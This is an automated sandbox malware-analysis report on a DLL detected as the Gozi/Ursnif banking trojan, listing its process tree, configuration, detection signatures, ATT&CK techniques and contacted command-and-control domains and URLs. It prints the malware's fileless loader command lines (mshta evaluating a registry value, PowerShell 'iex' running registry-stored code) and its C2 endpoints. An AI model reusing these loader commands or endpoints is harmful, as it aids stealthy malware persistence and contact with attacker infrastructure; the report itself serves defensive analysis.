ID: 352339
Sample Name: u8xtCk7fq8.dll
Cookbook: default.jbs
Time: 09:58:17
Date: 12/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report u8xtCk7fq8.dll

Overview


General Information

Sample Name:	u8xtCk7fq8.dll
Analysis ID:	352339
MD5:	913c77883aa2e2..
SHA1:	5a5c60b32770cb..
SHA256:	ae55975bd40147..
Tags:	dll

Most interesting Screenshot:



Detection




Gozi Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected Gozi e-Banking trojan
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Compiles code for process injection …
- Creates a thread in another existing …
- Hooks registry keys query functions…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 6224 cmdline: loaddll32.exe 'C:\Users\user\Desktop\u8xtCk7fq8.dll' MD5: 99D621E00EFC0B8F396F38D5555EB078)
  - rundll32.exe (PID: 6352 cmdline: rundll32.exe 'C:\Users\user\Desktop\u8xtCk7fq8.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 3728 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6548 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3728 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 2268 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6900 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6600 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17414 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6688 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17426 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 4616 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5452 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2268 CREDAT:17440 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 3540 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 3548 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4712 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6684 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\cuuygyc1\cuuygyc1.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4660 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3102.tmp' 'c:\Users\user\AppData\Local\Temp\cuuygyc1\CSCC66BFCF5E1994D52B7125888E8D0949B.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6556 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\4puomjgc\4puomjgc.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
- mshta.exe (PID: 1864 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6200 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6444 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\lojdfmf3\lojdfmf3.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6904 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3577.tmp' 'c:\Users\user\AppData\Local\Temp\lojdfmf3\CSC1A2D97838D3A497FBCCAE884ABC3AAE9.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "server": "730",
  "os": "10.0_0_0_x64",
  "version": "250171",
  "uptime": "204",
  "system": "ec5da33e47422f50fe45e0bf35be0dd0hh",
  "size": "201288",
  "crc": "2",
  "action": "00000000",
  "id": "3300",
  "time": "1613152798",
  "user": "3d11f4f58695dc15e71ab15c2c196ce3",
  "hash": "0x4e2f3f66",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.619957348.0000000000C90000.00000040.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.436611302.0000000005828000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.542420710.0000000006FFB000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.437085492.0000000005828000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.480264315.00000000055AD000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 26 entries				


Sigma Overview

System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Compliance:

- Uses 32bit PE files
- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif

System Summary:

- Malicious sample detected (through community Yara rule)
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 2	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Software Packing 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Process Injection 4 1 2	Rootkit 4	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 3 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Valid Accounts 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 4 1 2	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
u8xtCk7fq8.dll	33%	Virustotal		Browse
u8xtCk7fq8.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.2950000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	8%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
go.in100k.at	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://golang.feel500.at/api1/cQHZbpVEoMes2jDUrR_2F/bktLNyGZ_2BiAtXa/xg4NyCOv1cwnNr2/CgkDzrwWZPupVFo	100%	Avira URL Cloud	malware	
http://golang.feel500.at/api1/6DXTv_2FudTfVxedDD3UMQ/xS_2FoOKoiAeF/j0VSQAcL/gS9HWeAk0_2F3Z4xgoE9VU8/6izVNWCf_2/BuY7MmzZCc40Rhjlu/B4FbRUu_2FOa/7V0Ff9EtB1A/GAZdoYUkX2pBQy/DpMAjJMM0d1LaayU4tu_2/Fsf5ndznFCuQrj3e/8VhAjUXdrSXwe0n/HOOcG0t_2FpMgIGwve/oERmGT4tA/XmAqCpIkdN_2FImpVylW/FHybdHaObNxlM3otB6A/Y5ae5imM74agsv2hL9KKKN/UaXEdvmu64Qap/TG_2FQ9U/mG6Y2EiFIZCIHUi9iJIG41z/L0LjQmKgxf/OtAgg8QY5/yM8_2B0	100%	Avira URL Cloud	malware	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://api3.lepini.at/api1/bEXxGnisNWK6xtmL7/hzYrMk4fVaqx/ViX9ZT9idqj/PQ9QlS_2Bewcsf/axkcAfr_2BzxGO9WnlqBd/umvUtqC2JD_2FbD6/jRIZuLHLzIoCsIu/th8f7Grv16LoelmZNm/uRoB0l5fl/RyNL47ZLZhHArmxOZnfP/f8ypX_2FMmc9Wn_2Fb7/mm90yk6M3N263p5s7_2FO7/65Wq2SHNyz0Tb/buzgvD7t/7CozDKzLEzGVXehbrpYH8bp/nDYW5twoJN/W5eyx_2BFnpNnvPUb/ZwRm3Bx_2BLc/U7tdViUVaKh/lB3EcM6_2BV2AV/kX7gmeVC/Z2x2FOp	0%	Avira URL Cloud	safe	
http://go.in100k.at/favicon.ico	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://api3.lepini.at/api1/LMJLtOqdu8fp_2BNLOB5YBP/qly_2BfzDH/EAemu37KWi1Sk2xGU/KUNgOk1dCHS6/AgjNesC_2FL/0VRR3489g9d213/hnGFcgoP3NnJY57aNNU7X/g37VutmCLLvxlC3K/uWdTjPXn7_2BhUq/Ng_2FAVek6bgpkb4dt/OleaxmqWa/3cqZOMqKlEvnCHKOagPS/Ml3FT3Cf6J9pNtnQsAy/H2GMz5cmt0xhyUBUDbZV2P/wT6YuW4qyfVDR/pXcknYbm/8zZh_2FbRECix2oRrtcd2ZU/_2B7miWVVc/ZZTomZrPf3ghqQ7Sj/_2FENCrsSLt7/pXfjB	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://golang.feel500.at/api1/6DXTv_2FudTfVxedDD3UMQ/xS_2FoOKoiAeF/j0VSQAcL/gS9HWeAk0_2F3Z4xgoE9VU8/	100%	Avira URL Cloud	malware	
http://go.in100k.at/api1/6shKz_2BQVnN/OCP1pP4Tyvc/HZOndob_2FtP7a/idZHTuxKtsPI9_2BbDL_2/BF4JwIYV_2B7TAX4/McJ52rW1_2FgARN/40faJ26v_2FkZz1ElZ/d_2BmWnTR/ElzVYUi1oSGpXwpyCzo4/qnIAV1alx5Bi1e_2B9P/F_2F3VBYsuFw9rFe9x8MBm/BOzSVExVFj_2F/uL_2BJ_2/BhPryJhLkRIvqsfR1DhX_2B/yer6vsREF4/n6YQE_2F_2FK5FDnd/llvOW2cpbliJ/dWtAimwUgXd/EZllvyGgYHINZb/iZ7az3_2FONnJ152lupGR/GoLcwVw9tDlcG6Ji/6Z9JjQwVkidC5aO/Ark1JBZjGu7c/4Glkh	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/qYtT2W6uUWYJe_2BzG0bJ6/f78jap2G9vTVk/IGsP0y4o/fylIZ_2BQ_2FE0eKcgRyOZV/bwC_2FjfVv/DbtDrQABR9ML9yi1I/a0_2FluH0sU4/80C1scx2jQi/Sm75TjK2Hru6lN/LiAEhJ6pLxTSd4lLSPDNE/hnQ63sbU9X_2Fzoj/gMi3emWWJ488JmV/OalYx6aLrHAsj_2FD5/gwLYQsfyc/LLUkPczTLA0_2B21Yg9i/Zuc0lw0nukK632v8MOb/hMd02siaNyV1doJYj48PSY/dhZQ85SXuAqzk/d_2FIgou/B6fGbyYsoLl0lNh77c_2Blt/2Rm26	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://c56.lepini.at/jvassets/xI/t64.dat	100%	Avira URL Cloud	phishing	
http://api3.lepini.at/api1/5I7pLP9QNe/N5buyckYCrgoPqvPA/NjC86WmFUumJ/d5ZJk2tc_2B/naCfPReUYVV3Vx/ldXi9UGRyYBJQ_2Fncfms/yLLq_2F_2FAO72XM/I_2BWOGHGpoip8O/L_2FeZA1PRI5XY_2BB/j3rs0r3Qi/LjAFf6GJs2hLttaGlvqk/QXt9zzN9fNRamdHdcye/Eig_2Fsi5CrdV1iAkxdGXk/dY8xK6yf2XhnW/0wyvHV0p/pz8P8_2FIx_2BIgHiQgkzmF/pVcGr3XY_2/F0IzfpDiL0qRGlWkz/h5CX5vmyOkVW/KUlweXnwefm/x2MMNvATag8_2F/nIODL_2BJ417QebINK55v/VFjAtH9us6H/2M	0%	Avira URL Cloud	safe	
http://golang.feel500.at/favicon.ico	100%	Avira URL Cloud	malware	
http://golang.feel500.at/api1/cQHZbpVEoMes2jDUrR_2F/bktLNyGZ_2BiAtXa/xg4NyCOv1cwnNr2/CgkDzrwWZPupVFoQNH/s8j31toeM/WHQs0DfRjGaPCW6Sk_2F/P21C2qJ3xd8l4QW1_2F/_2BCijsFomil85BW5tjyOE/vC4SLWVsudj9d/6p03Rh40/Oja1RIlTt_2F7DIg_2BdfV_/2F8i4PYPiF/iz_2FhrCPH_2B_2BQ/XXMADzrcnZWI/Hfv_2Bg59ad/cN7apglT0lQ7sQ/gNChqsZOPXttxVF41ze7_/2BkKWJ0wITm6Vd4A/wCJ1rQ02kuFRKOd/FLdCUCore_2F0Msy7C/S_2BUR4fF/nA78eeAv6Ywkiob/VeCW9pRE	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	35.228.31.40	true	true	• 8%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	35.228.31.40	true	false	• 11%, Virustotal, Browse	unknown
go.in100k.at	35.228.31.40	true	false	• 7%, Virustotal, Browse	unknown
golang.feel500.at	35.228.31.40	true	false		unknown
api10.laptok.at	35.228.31.40	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://golang.feel500.at/api1/6DXTv_2FudTfVxedDD3UMQ/xS_2FoOKoiAeF/j0VSQAcL/gS9HWeAk0_2F3Z4xgoE9VU8/6izVNWCf_2/BuY7MmzZCc40Rhjlu/B4FbRUu_2FOa/7V0Ff9EtB1A/GAZdoYUkX2pBQy/DpMAjJMM0d1LaayU4tu_2/Fsf5ndznFCuQrj3e/8VhAjUXdrSXwe0n/HOOcG0t_2FpMgIGwve/oERmGT4tA/XmAqCpIkdN_2FImpVyIW/FHybdHaObNxlM3otB6A/Y5ae5imM74agsv2hL9KKKN/UaXEdvmu64Qap/TG_2FQ9U/mG6Y2EiFIZCIHUi9iJIG41z/L0LjQmKgxf/OtAgg8QY5/yM8_2B0	true	• Avira URL Cloud: malware	unknown
